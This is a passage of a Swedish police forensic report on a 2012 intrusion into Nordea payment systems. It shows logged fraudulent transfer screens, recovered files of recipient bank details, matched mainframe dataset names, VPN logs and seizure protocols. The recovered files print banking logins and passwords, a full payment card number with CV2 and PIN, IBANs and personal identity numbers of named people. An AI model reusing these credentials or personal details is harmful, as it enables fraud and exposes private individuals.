 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

            Teknisk-fejl
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                  F12=Betalingsmenu
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3                Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  ABDUL-RAHIM BASHE SAID

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  DK1120008479274011
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>         88.140,00
 Valuta               ===>  DKK
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

 Svar         Kontonummer er ikke korrekt udfyldt
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                  F12=Betalingsmenu
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3                Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  ABDUL-RAHIM BASHE SAID

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
```

```
 Afsender konto        ===>  DK1120008479274011
 Overf¦rselsdato       ===>  010812
 Bel¦b                 ===>         88.140,00
 Valuta                ===>  DKK
 Modv{rdi (J/N)        ===>  N
 Kurs reference        ===>
 Aftalekurs            ===>
 Gebyr    (A/M/B)      ===>  B


 Svar   ja   L{s korrektur (skriv "JA" og brug ENTER)
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                    F12=Betalingsmenu
```

Utdrag 31 Utdrag ur filen *"sctr.pankbs.log"*

Utdrag 3

```
UNITEL BETALINGER
 ------------------------------------------------------------------------------
 TID: 13.59.20           BETALINGER (BULK)                      DATO 01.08.2012

                         INDTAST RUTINE ==> 1

                      1. Indtastning af betalinger
                      2. Foresp¦rgsel p} betalinger
                      3. Kvittering af betalinger

BILLEDVALG     =      INDTAST BILLEDVALG OG BRUG F10
 INDTAST RUTINE OG BRUG ENTER
                                                                F12 = HOVEDMENU
==============================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
                         Indtastning af betalinger

                         Indtast rutine ==> 5

                      1. Indbetalingskort / Girobetaling
                      2. Kontooverf¦rsel i Nordea
                      3. Check til Danmark
                      4. Indenlandsk bankoverf¦rsel / Koncernoverf¦rsel
                      5. Udenlandsk overf¦rsel
                      6. Check til udland
                      7. T¦mning af postgirokonto
                      8. Request for transfer
                      9. Indkommen koncernovf

Billedvalg     =      Indtast billedvalg og brug F10
 V{lg den ¦nskede betalingstype og brug Enter
                                                            F12 = Menu (BETA)
==============================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3               Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  Seifaddin Sedira

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  DK8020000970102353
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>  99808
 Valuta               ===>  DKK
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B
```

```
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                        F12=Betalingsmenu
================================================================================
 Unitel Betalinger
 --------------------------------------------------------------------------------
 Side 1 af 3                Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  SEIFADDIN SEDIRA

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  DK1120008479274011
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>        99.808,00
 Valuta               ===>  DKK
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

 Svar        De er ikke autoriseret til denne konto
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                        F12=Betalingsmenu
================================================================================
 Unitel Betalinger
 --------------------------------------------------------------------------------
 Side 1 af 3                Udenlandsk overf¦rsel


 Betalingsmodtager    ===>  SEIFADDIN SEDIRA

 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  DK1120008479274011
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>        99.808,00
 Valuta               ===>  DKK
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

 Svar   ja   L{s korrektur (skriv "JA" og brug ENTER)
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                        F12=Betalingsmenu
```

Utdrag 32 Utdrag ur filen *"sctr.pankbs.log"*

Utdrag 4

```
UNITEL BETALINGER
 --------------------------------------------------------------------------------
 TID: 14.45.27          BETALINGER (BULK)                    DATO 01.08.2012

                        INDTAST RUTINE ==> 1

                     1. Indtastning af betalinger
                     2. Foresp¦rgsel p} betalinger
                     3. Kvittering af betalinger

BILLEDVALG     =     INDTAST BILLEDVALG OG BRUG F10
 INDTAST RUTINE OG BRUG ENTER
                                                          F12 = HOVEDMENU
================================================================================
 Unitel Betalinger
 --------------------------------------------------------------------------------
                        Indtastning af betalinger
```

```
                        Indtast rutine ==> 5

                     1. Indbetalingskort / Girobetaling
                     2. Kontooverf¦rsel i Nordea
                     3. Check til Danmark
                     4. Indenlandsk bankoverf¦rsel / Koncernoverf¦rsel
                     5. Udenlandsk overf¦rsel
                     6. Check til udland
                     7. T¦mning af postgirokonto
                     8. Request for transfer
                     9. Indkommen koncernovf

Billedvalg     =     Indtast billedvalg og brug F10
 V{lg den ¦nskede betalingstype og brug Enter
                                                              F12 = Menu (BETA)
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3               Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  CLEVELLINA LTD
                            INTL BUSINESS CENTRE 240
                            LIMASSOL
                            CYPRUS
 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  DK1120008479274011
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>  230000
 Valuta               ===>  eur
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                    F12=Betalingsmenu
================================================================================
 Unitel Betalinger
 ------------------------------------------------------------------------------
 Side 1 af 3               Udenlandsk overf¦rsel

 Betalingsmodtager    ===>  CLEVELLINA LTD
                            INTL BUSINESS CENTRE 240
                            LIMASSOL
                            CYPRUS
 Overf¦rselstype
 (A/E/K/P/V/Z)        ===>  A
 Afsender konto       ===>  DK1120008479274011
 Overf¦rselsdato      ===>  010812
 Bel¦b                ===>        230.000,00
 Valuta               ===>  EUR
 Modv{rdi (J/N)       ===>  N
 Kurs reference       ===>
 Aftalekurs           ===>
 Gebyr    (A/M/B)     ===>  B

 Svar   ja   L{s korrektur (skriv "JA" og brug ENTER)
 F1=Giro  F2=Konto  F3=Check  F4=Ovf.              F6=Udl. Check  F7=Postgiro
 F8=RFT                                                    F12=Betalingsmenu
```

Utdrag 33 Utdrag ur filen *"sctr.pankbs.log"*

Utdrag 5

```
Unitel Betalinger
 ------------------------------------------------------------------------------
```

```
Side 001  af   1         Foresp¦rgsel p} betalinger

S{t Overf¦r.                          Ant.                 Ovf Mod-
XTK Dato     Type Modtager/Debetkonto  bet. Bel¦b           val v{r  Stat

 X  01082012 UBE  CLEVELLINA LTD                  230.000,00 EUR      RESV
 .  01082012 UBE  SEIFADDIN SEDIRA                 99.808,00 DKK      EFFE
 .  01082012 UBE  ABDUL-RAHIM BASHE SA             88.140,00 DKK      EFFE
 .  01082012 UBE  SSE SYSTEM SERVICES             420.000,00 EUR      EFFE

Der er ikke flere betalinger
Foretag et valg og brug Enter. X = Vise, T = Tilbagekald, K = Kopiere
F1 = Tilbage  F2 = Frem                      F12=Betalingsmenu
```

Utdrag 34 Utdrag ur filen *"sctr.pankbs.log"*

Information om betalningsmottagare

Förutom överföringarna ovan återfanns textdokumenten *"nk.txt"*, *"bk.txt"*, *"sk.txt"* och *"ukk.txt"* i den krypterade containern. Filerna innehöll information om en del av de företag och personer som överföringar gjorts till.

FILNAMN	SÖKVÄG	
nk.txt	t001a\a\x\cpr\nk.txt	
SKAPAD	2012-07-03 18:28:02	CET
SENAST ÄNDRAD	2012-07-23 02:23:27	CET

Nedan visas filen *"nk.txt"* i sin helhet, i utdragen har tomma rader tagits bort.

```
F"renklad inloggning
Nordea.se
personnr: 19900425-3994
password: 1529
kontonr: 3269 21 05362
Namn: Mohamed Haji Elmi, Ahmed
Swift NDEASESS
IBAN SE65 3000 0000 0326 9210 5362
0723249651
    0723249651
22060743140575
58300069206840          0
    0563709596
   4382945676
 Unitelnr: 1424246  Kundenr: 4333334394
```

Utdrag 35 Innehållet i filen "nk.txt"

FILNAMN	SÖKVÄG	
bk.txt	t001a\a\x\cpr\bk.txt	
SKAPAD	2012-07-24 01:30:22	CET
SENAST ÄNDRAD	2012-07-24 04:00:38	CET

Nedan visas filen *"bk.txt"* i sin helhet, i utdragen har tomma rader tagits bort.

```
Wire details:
Details for Payment (USD)
Beneficiary Bank: Barclays Bank PLC
In all cases you must make sure that the Payment Reference Number shown is
included in the payment description or
reference field.
If this number is incorrect or not included, delays in processing your payment
will be experienced.
Certain banks may limit the space available for carrying reference information
```

```
when using their telephone banking or
over-the-counter service.
For this reason you are strongly advised to use the banks Internet payment
service if this will allow the full reference number to be supplied.
Please retain all receipts and references as proof of payment and allow a few
working days for the payment to be processed.
Bank Address:        Corporate Banking,  1 Churchill Place London E14 5HP United
Kingdom
SWIFT Code (BIC):    BARCGB22
Sort code:           203229
Account number:      46534766
IBAN:                GB19BARC20322946534766
Beneficiary:         Earthport Plc
Beneficiary Address: 21 New Street, London, United Kingdom
Currency: USD
Payment Reference Number: 3441590148973
--------------------
                     DK6520004382945676
```

Utdrag 36 Innehållet i filen *"bk.txt"*

FILNAMN	SÖKVÄG	
sk.txt	t001a\a\x\cpr\sk.txt	
SKAPAD	2012-07-31 14:44:56	CET
SENAST ÄNDRAD	2012-07-31 15:01:59	CET

Nedan visas filen *"sk.txt"* i sin helhet, i utdragen har tomma rader tagits bort.

```
SEB - clearing 5501: konto 0264641, Seifaddin Sedira
SWEDBANK - 8214-9, 923 099 698-6, Abdul-Rahim Bashe Said
Bank. HELLENIC BANK. BRANCH. LIMASSOL INTERNATIONAL BUSINESS CENTRE /240/ CYPRUS.
ACCOUNT NR. 240 07 549477 01.
IBAN CY86005002400002400754947701. SWIFT CODE . HEBACY2N NAME OF COMPANY
CLEVELLINA LTD.
SSE SYSTEM SERVICES ESTABLISHMENT STOCKLERWEG 1 9490 VADUZ PRINCIPALITY OF
LIECHTENSTEIN BANK.
UBS AG BRANCH. ST.GALLEN ADDRESS. BANHOFPLATZ ST.GALLEN 9001 SWITZERLAND
SWIFT/BIC.
UBSWCHZH80A ACCOUNT NO. 254.111352.01G   IBAN. CH23 0025 4254 1113 5201G
```

Utdrag 37 Innehållet i filen *"sk.txt"*

FILNAMN	SÖKVÄG	
ukk.txt	t001a\a\x\cpr\uni\ukk.txt	
SKAPAD	2012-08-01 01:41:30	CET
SENAST ÄNDRAD	2012-08-01 14:02:49	CET

Nedan visas filen *"ukk.txt"* i sin helhet, i utdragen har tomma rader tagits bort.

```
Details for Payment (USD)
 Beneficiary Bank: Barclays Bank PLC
 In all cases you must make sure that the Payment Reference Number shown is
 included in the payment description or
 reference field.
 If this number is incorrect or not included, delays in processing your payment
 will be experienced.
 Certain banks may limit the space available for carrying reference information
 when using their telephone banking or
 over-the-counter service.
 For this reason you are strongly advised to use the banks Internet payment
 service if this will allow the full reference number to be supplied.
 Please retain all receipts and references as proof of payment and allow a few
 working days for the payment to be processed.
```

```
 Bank Address:        Corporate Banking,  1 Churchill Place London E14 5HP United
Kingdom
 SWIFT Code (BIC):    BARCGB22
 Sort code:           203229
 Account number:      46534766
 IBAN:                GB19BARC20322946534766
 Beneficiary:         Earthport Plc
 Beneficiary Address: 21 New Street, London, United Kingdom
 Currency: USD

 Payment Reference Number: 3441590148973
 ----------
 obs usd pt den
 konto2:
 ** OBS TILL DETTA M STE DET SKICKAS I EURO **
 ** OBS MISSA INTE REFERENSNUMRET LŽNGST NED **
 Beneficiary Bank:    Barclays Bank PLC
 Bank Address:        Corporate Banking, 1 Churchill Place, London E14 5HP United
Kingdom
 SWIFT Code (BIC):    BARCGB22
 Sort code:           203229
 Account number:      55807377
 IBAN:                GB14BARC20322955807377
 Beneficiary :        Earthport Plc
 Beneficiary Address: 21 New Street London United Kingdom
 Currency:            EURO
 Reference Number:    3441590152035
 [Your personal Reference Number only - This number MUST be included]
 Notes: Please send Euro (EUR) to the above account !! Sending any other
 currency will incur extra cost due to foreign exchange fees.
 -------
 OBS EURO P  OVAN!!!!!
 -------
 yes
 mer info till den ovan
 https://www.pcbmyaccount.com/index.cfm
 Login:    CQ2011
 Password: Stockholm
 Innehavare: Carl Qvarfordt
 ** NEW **
 Kortnummer: 5116 8300 0023 7750
 Exp:        04/30/2021
 CV2:        163
 Pinkod: 1639
 ** NEW **
 Refnummer:  3441590148973
 (Proxy or Serial Number 3577738463985)
 -----
 schweiz + cypern
 <500k euro g„rna 400k euro
 Bank. HELLENIC BANK. BRANCH. LIMASSOL INTERNATIONAL BUSINESS CENTRE /240/
CYPRUS. ACCOUNT NR. 240 07 549477 01. IBAN CY860050024000024007549477O1. SWIFT
CODE . HEBACY2N NAME OF COMPANY CLEVELLINA LTD.
 SSE SYSTEM SERVICES ESTABLISHMENT
 STOCKLERWEG 1 9490 VADUZ
 PRINCIPALITY OF LIECHTENSTEIN

BANK. UBS AG BRANCH. ST.GALLEN ADDRESS. BANHOFPLATZ ST.GALLEN 9001 SWITZERLAND
SWIFT/BIC.
 UBSWCHZH80A ACCOUNT NO. 254.111352.01G   IBAN. CH2300254254111352O1G
 --------
 2st .se 100k sek pt varje per dygn:
 SEB - clearing 5501: konto 0264641, Seifaddin Sedira SE6750000000055010264641
ESSESESS
 Swedbank - 8214-9, 923 099 698-6, Abdul-Rahim Bashe Said
SE2180000821499230996986

DK8020000970102353
                                    55010264641
                    3. 8479274011 NETS A/S
```

```
Iban..............: DK1120008479274011
Kontobetegnelse....: Pengemarkedskonto
Kontohavers navn...: NETS A/S
Disponibel saldo...:    92.600.487,25   RentebelÝb netto,
Saldo..............:    92.600.487,25    ikke tilskrevet...:            0,00
Maksimum...........:            0,00
Bev. overtr{k......:            0,00   Overtr{k bev. til..:              -
ValÝrsaldo 01.08...:    92.600.487,25   Kontoprov. sats....:         0,0000
ValÝrsaldo 02.08...:    92.600.487,25   Overtr{ksprov. sats:         0,0000
ValÝrsaldo 03.08...:    92.600.487,25   Prov. beregning....:
                                        Prov. interval.....:
Sidste bev{gelse...:      27.07.2012   Prov. belÝb netto
Sidste udskrift....:      30.06.2012    ikke tilskrevet...:            0,00
Sidste udskriftsnr.:              26   KontofÝrende afd...:            2149
Kl 13.57.49             FASTE OPLYSNINGER (KTFO)              Den 01.08.2012
                  2. 0970102353 Koncern PBS HOLDING A/S

Iban..............: DK8020000970102353
Kontobetegnelse....: Koncernpengemarkedskredit
Kontohavers navn...: PBS HOLDING A/S
Disponibel saldo...:   633.481.581,59   RentebelÝb netto,
Saldo..............:   238.481.581,59    ikke tilskrevet...:            0,00
Maksimum...........:   395.000.000,00
Bev. overtr{k......:            0,00   Overtr{k bev. til..:              -
ValÝrsaldo 01.08...:   237.695.574,62   Kontoprov. sats....:         0,0000
ValÝrsaldo 02.08...:   238.481.581,59   Overtr{ksprov. sats:         0,0000
ValÝrsaldo 03.08...:   238.481.581,59   Prov. beregning....:
                                        Prov. interval.....:   Ultimo kvartal
Sidste bev{gelse...:      01.08.2012   Prov. belÝb netto
Sidste udskrift....:      31.07.2012    ikke tilskrevet...:            0,00
Sidste udskriftsnr.:             932   KontofÝrende afd...:            2149
```

Utdrag 38 Innehållet i filen *"ukk.txt"*

Filer och mappar

Dataset

I katalogen *"t001a\a\x\cpr\ uni\b"* återfanns 85 filer och kataloger vars namn, matchade namn på dataset som finns hos Nordea. Av dessa var en del packade filer och en del kataloger med samma namn. Sammanlagt var det 49 unika namn som matchade namn på dataset som finns på Nordeas system. Tabellen nedan visar filnamn som matchar Nordeas lista med dataset, "DSN-list".

Name	L-Size (bytes)	Created
IXGLOGR.CICSP.DKUNPABN.DFHJ08.Z01A.gz	559176	2012-05-19 06:27:25
IXGLOGR.CICSP.DKUNPACN.DFHJ08.A0000000	0	2012-05-19 06:30:06
IXGLOGR.CICSP.DKUNPACN.DFHJ08.A0000001	0	2012-05-19 06:30:06
IXGLOGR.CICSP.DKUNPACN.DFHSHUNT.A0000000	122880	2012-05-19 06:30:06
IXGLOGR.IFASMF.DB2.Z01D	0	2012-05-19 06:30:15
POBUP.PLEX01.DFRMM.MASTER.VZADTAAL.z	825847	2012-05-19 06:30:07
POGEN.PLEX01.PDCOL.STM.DCOL	381729	2012-05-19 06:30:08
POGEN.ZA.RMM.CONFMOVE.SIVEST.PLEX01.z	3	2012-05-19 06:30:08
PUGEN.ZDCJ08.DKUNPABN.G0003V00.z	17235	2012-05-19 06:30:15
PUGEN.ZDCJ08.DKUNPACN.G0003V00.z	17984	2012-05-19 06:30:15
PUGEN.ZDCJ802P.IDLIB.PLEX01.z	154	2012-05-19 06:30:08
PUSMT.DK.HH.REDK.VCA.Z01A.DG120511.z	365092	2012-05-19 06:30:14
PUSMT.DK.HH.REDK.VCA.Z01A.ER.z	843	2012-05-19 06:30:15

SYS1.IBM.PARMLIB.z	840	2012-05-19 06:29:55
SYS1.IBM.PROCLIB.z	760	2012-05-19 06:30:05
SYS1.PARMLIB.z	436	2012-05-19 06:29:42
SYS1.PLEX01.CMDS.TEXT.z	563	2012-05-19 06:29:40
SYS1.PLEX01.DAE.z	217	2012-05-19 06:29:38
SYS1.PLEX01.HOSTS.ADDRINFO.z	911	2012-05-19 06:29:38
SYS1.PLEX01.HOSTS.LOCAL.z	1224	2012-05-19 06:29:38
SYS1.PLEX01.HOSTS.SITEINFO.z	539	2012-05-19 06:29:37
SYS1.PLEX01.ISPCLIB.z	563	2012-05-19 06:29:37
SYS1.PLEX01.ISPPLIB.z	195	2012-05-19 06:29:34
SYS1.PLEX01.PARMLIB.z	7028	2012-05-19 06:29:33
SYS1.PLEX01.PROCLIB.z	2591	2012-05-19 06:28:57
SYS1.PLEX01.STCJOBS.z	395	2012-05-19 06:30:05
SYS1.PLEX01.TCPPARM.z	1162	2012-05-19 06:28:46
SYS1.PLEX01.VTAMLST.z	6076	2012-05-19 06:28:43
SYS1.UADS.z	120	2012-05-19 06:28:02
SYS1.Z01D.PROCLIB.z	138	2012-05-19 06:28:02
SYS1.Z01D.VTAMLST.z	313	2012-05-19 06:28:01
SYS2.PLEX01.SCHENV.DATA.z	0	2012-05-19 06:27:28
SYS2.PLEX01.TLCM.JCL.z	613	2012-05-19 06:27:33
SYS2.PLEX01.URT.JCL.z	110	2012-05-19 06:27:35
SYS2.PLEX01.URT.PCTL.z	136	2012-05-19 06:27:34
SYS2.PLEX01.URT.PROC.z	109	2012-05-19 06:27:35
SYS2.PLEX01.USCO.DKZ01A.JCL.z	299	2012-05-19 06:27:40
SYS2.PLEX01.USCO.DKZ01A.PROC.z	146	2012-05-19 06:27:39
SYS2.PLEX01.USCO.DKZ01D.CUST.z	515	2012-05-19 06:27:38
SYS2.PLEX01.USCO.DKZ01D.PROC.z	149	2012-05-19 06:27:36
SYS2.PLEX01.USER.PROCLIB.z	1283	2012-05-19 06:27:43
SYS2.PLEX01.USER.STCJOBS.z	395	2012-05-19 06:27:41
SYS2.Z01A.OPS.APPL.z	197	2012-05-19 06:27:44
SYS2.Z01A.OPS.PARMLIB.z	246	2012-05-19 06:27:44
SYS3.PLEX01.IOA.CEC1.OSAS.CONFIG.z	133	2012-05-19 06:27:45
SYS3.PLEX01.OPCP.STC.z	36	2012-05-19 06:27:45
SYS3.PLEX01.RACF.USR.RACFDB.G0005V00.z	6905557	2012-05-19 06:27:45
SYS3.PLEX01.RMM.REPORT.D8766.z	1743622	2012-05-19 06:27:56
SYS3.Z01D.OPS.GLOBAL.BACKUP.G0567V00.z	119005	2012-05-19 06:27:59

Tabell 1 Filnamn som matchar Nordeas ”DSN-list”

Nordea har inte kunnat presentera någon loggfil över vilka dataset som hämtats ut. Inte heller har man någon logg över vart dessa har förts eller när det har skett.

Mysec

I den krypterade containern återfanns fyra kataloger med namnet ”Mysec”. Sammanlagt innehöll dessa över 1 100 filer. De flesta av dessa filer var skapade under tiden januari till augusti 2012. Bland dessa återfanns bland annat loggfiler

över inkomna larm och programfiler. Bland dessa filer fanns också ett dokument kallat ”mysec.xls”, en faktura från företaget ”Arocore” i Kambodja till ”Mysec Sweden” på 700 $ daterad den 4 maj 2010.

FILNAMN	SÖKVÄG	
mysec.xls	t001a\a\mysec\mysec.xls	
SKAPAD	2001-01-03 00:26:29	UTC
SENAST ÄNDRAD	2001-01-03 00:26:31	UTC
STORLEK	48 640 B (47,50 KB)	

Dokumentet återfinns i bilaga 2012-0201-BG25023-26.20.

I en av ”Mysec”-katalogerna återfanns två filer innehållande namnet ”flatline”.

FILNAMN	SÖKVÄG	
flatline.in.conf	t001a\a\mysec\flatline.in.conf	
SKAPAD	2011-09-30 06:52:25	UTC
SENAST ÄNDRAD	2011-09-28 16:36:58	UTC
STORLEK	215 B	
MD5	A3FEEE5B77E6310A810A56723A61DC7F	

FILNAMN	SÖKVÄG	
flatline.key	t001a\a\mysec\flatline.key	
SKAPAD	2011-09-30 06:52:28	UTC
SENAST ÄNDRAD	2011-09-28 16:36:58	UTC
STORLEK	636 B	
MD5	45CF2C98518188852CF898A4AAD2F18B	

Filer med identiskt innehåll och namn som i de båda filerna ovan återfanns på företaget Mysecs servrar. Per-Olov Wallgren på Mysec kände inte till dessa filer som fanns på företagets servrar (se PM angående uppgifter från Mysec). Under utredningen har filernas innebörd inte närmare utretts med ”flatline.in.conf” ser ut att innehålla konfigurationen för en VPN-anslutning. ”flatline.key” är troligen en VPN-nyckel för en VPN-anslutning via programmet OpenVPN. Båda filerna finns i bilaga 2012-0201-BG25023-26.21.

Från Mysec erhölls en fil kallad ”flatline.log” som återfanns i en katalog kallad ”openvpn”. Filen innehöll bland annat vad som ser ut att vara anslutningar gjorda vid olika tillfällen från olika IP-adresser. Sammanlagt var de 96 anslutningar under 2012 från 49 unika IP-adresser som återfanns i loggfilen. Samtliga IP-adresser var hemmahörande i Kambodja. 38 av dessa tillhörde Cogetel, 9 DTV-starnet, 1 Ezecomnet och 1 Neocomisp.

Fyra av IP-adresserna återfanns bland de IP-adresser som kan sättas i samband med intrånget mot Logica och Nordea. Nedan syns utvalda exempel där dessa fyra IP-adresser återfanns i ”flatline.log”. ”flatline.log” finns i bilaga 2012-0201-BG25023-26.22.

```
Line 67419: Sun Mar  4 06:58:58 2012 Peer Connection Initiated with
124.248.187.22:5863
-----
Line 213425: Wed Apr 25 14:54:14 2012 Peer Connection Initiated with
124.248.187.86:46885
-----
Line 213427: Fri Apr 27 18:34:13 2012 Peer Connection Initiated with
124.248.187.18:38187
-----
Line 213170: Sat Apr  7 04:44:58 2012 Peer Connection Initiated with
124.248.187.19:36287
```

Utdrag 39 Urklipp ur "flatline.log" från företaget Mysec

En sammanställning av anslutningar funna i filen "flatline.log" finns i bilaga 2012-0201-BG25023-26.23

Analys och slutsats

Mac-partitionen

På Mac-partionen på den undersökta datorn återfanns ingenting som kunde relateras till intrånget hos Logica eller Nordea. Inte heller återfanns någonting relaterat till Mathias Gustafsson.

Windows-partitionen

På den undersökta datorn återfanns ingenting som tyder på att någon via Windows fjärrskrivbord anslutit till och styrt datorn från en annan dator. Spår efter programmet Powershell Server återfanns i en gammal installation av Windows men inte i den nuvarande som installerades den 11 juli 2011. Inte heller återfanns några loggfiler eller andra spår på att någon fjärrstyrt den undersökta datorn.

En stor del av de filer som anträffades på den undersökta datorn och som bedömdes relevanta för utredningen återfanns i en krypterad container. Av tidsstämplarna i den krypterade containern och av genvägar (länkfiler) som återfunnits på datorn framgår att containern funnits och använts på datorn från år 2010 i både den nuvarande och en tidigare installation av Windows.

I det undersökta materialet återfanns filer och kataloger med namn som matchar namn på dataset som finns hos Nordea. Dessa filer och kataloger återfanns både i beslagspunkt 2 och beslagspunkt 26.

Det är sannolikt att flertalet av de loggade intrången mot Nordea gjorts från den aktuella datorn då samtliga IP-adresser som loggats av Nordea förekom, även om de inte i varje fall matchade exakt tidpunkt. På den undersökta datorn återfanns också filer var namn överensstämmer med filer på Nordeas system.

Det är högst sannolikt att åtminstone fem av de åtta penningtransaktionerna hos Nordea är gjorda från den aktuella datorn då flera av loggfilerna som innehåller namn och belopp i transaktionerna har tidsstämplar som matchar tidpunkterna för brottet. Det är också troligt att de tre övriga överföringarna är gjorda från

den aktuella datorn då två av de tre överföringar som inte finns i ”realtid” på datorn är ställda till samma person som den första överföringen gick till, Mohamed Haji Elmi. Både Mohammed Haji Elmi och den sista betalningsmottagaren, Earthport Plc, finns omnämnda i textdokument innehållande bl.a. kontouppgifter. Dessa textdokument är enligt tidsstämplarna skapade på datorn innan transaktionerna genomfördes.

Olle Wahlström, kriminalinspektör
Joakim Persson, IT-forensiker

Protokoll över husrannsakan

Polismyndighet
Stockholms län

Enhet
LU/SF Förmögenhetsgrupp

Signerat av
Bengt Rehnberg
Signerat datum
2012-11-21

Diarienummer
0201-K292108-12

Aktuell status
Verkställd

Misstänkt person
Bashe Said, Abdul-rahim

Grunduppgifter för tvångsmedlet

Plats för verkställan	Datum och tid för verkställighet
Bennets väg 7 C , Malmö	2012-11-21 09:05
Husrannsakan sker hos misstänkt	**Personen hos vilken husrannsakan gjordes var närvarande**
Ja	Ja
Beslutat av	**Verkställt av**
Olin, Henrik, Kammaråklagare	Dahl, Magnus (Pmd Skåne polisassistent, Malmö)
Ändamål med åtgärden	**Brott**
• Eftersökande av person	0906 - Bedrägeri (övrigt bedrägeri) Försöksbrott

Omfattning/direktiv
Eftersökande av ovan person för hämtning till förhör.

Övriga närvarande vid åtgärden
Piket 69-1610

Övriga uppgifter om verkställighet
Anträffad och införd

Beslag

Nej

Åtgärder

Polismyndighet
Stockholms län

Enhet
LU/SF Förmögenhetsgrupp

Protokoll över husrannsakan

Signerat av
Bengt Rehnberg
Signerat datum
2012-11-21

Diarienummer
0201-K292108-12

Underrättelser m.m.

Händelse	Utfört av	Datum
Beslut fattat av Henrik Olin.	Bengt Rehnberg	2012-11-21 12:28
Signerat	Bengt Rehnberg	2012-11-21 12:31
Verkställd av Magnus Dahl den 2012-11-21 09:05.	Bengt Rehnberg	2012-11-21 12:31
Signerad	Bengt Rehnberg	2012-11-21 12:31

Beslagsprotokoll

Polismyndighet
Stockholms län
Verkställande enhet
LU/SF Förmögenhetsgrupp
Handläggande enhet
LU/SF1Förmögenhetsgrupp 1

2012-0201-BG30589

Signerat av

Signerat datum

Diarienummer
0201-K292108-12

Misstänkt person Bashe Said, Abdul-rahim, 19940410-2692	
Plats för verkställan Arresten , Storgatan 43 , Malmö	Datum och klockslag för verkställighet 2012-11-21 11:50
Beslutat av Olin, Henrik, Kammaråklagare	Verkställt av Rehnberg, Bengt, Inspektör
Ändamål med åtgärden • Kan antagas ha betydelse för utredningen av brott	Brott 0906 - Bedrägeri (övrigt bedrägeri) Försöksbrott
Domstol för överklagan Malmö Tingsrätt	Beslag taget från Bashe Said, Abdul-rahim

Föremålspunkter

2012-0201-BG30589-1 Mobiltelefon (1 st)	Platsbeskrivning Tagen från misstänkt i arresten Davidshall Malmö	Status Fastställd
		Anspråkstagare 0 st.

Fabrikat : Samsung

IMEI-/SERIE-nr : 358157040406643

Protokoll över husrannsakan

Signerat av
Bengt Rehnberg
Signerat datum
2012-11-21

Polismyndighet
Stockholms län

Enhet
LU/SF Förmögenhetsgrupp

Diarienummer
0201-K292108-12

Aktuell status
Verkställd

Misstänkt person
Bashe Said, Abdul-rahim

Grunduppgifter för tvångsmedlet

Plats för verkställan Bennets väg 7 C , Malmö	Datum och tid för verkställighet 2012-11-21 12:37
Husrannsakan sker hos misstänkt Ja	Personen hos vilken husrannsakan gjordes var närvarande Nej
Beslutat av Olin, Henrik, Kammaråklagare	Verkställt av Stomberg, Henrik (Pmd Örebro, inspektör, Örebro)
Ändamål med åtgärden • Utröna omständigheter som kan ha betydelse för utredning om brott	Brott 0906 - Bedrägeri (övrigt bedrägeri) Försöksbrott

Omfattning/direktiv
Eftersöka mobiltelefon som skall tas i beslag

Övriga närvarande vid åtgärden
Henrik Emilsson, Örebro

Övriga uppgifter om verkställighet
Mobiltelefon anträffad i soffan i vardagsrummet

Beslag

Nej

Åtgärder

Polismyndighet
Stockholms län

Enhet
LU/SF Förmögenhetsgrupp

Protokoll över husrannsakan

Signerat av
Bengt Rehnberg
Signerat datum
2012-11-21

Diarienummer
0201-K292108-12

Underrättelser m.m.

Händelse	Utfört av	Datum
Beslut fattat av Henrik Olin.	Bengt Rehnberg	2012-11-21 12:57
Signerat	Bengt Rehnberg	2012-11-21 12:59
Verkställd av Henrik Stomberg den 2012-11-21 12:37.	Bengt Rehnberg	2012-11-21 12:59
Signerad	Bengt Rehnberg	2012-11-21 12:59

Beslagsprotokoll

Polismyndighet
Stockholms län
Verkställande enhet
LU/SF Förmögenhetsgrupp
Handläggande enhet
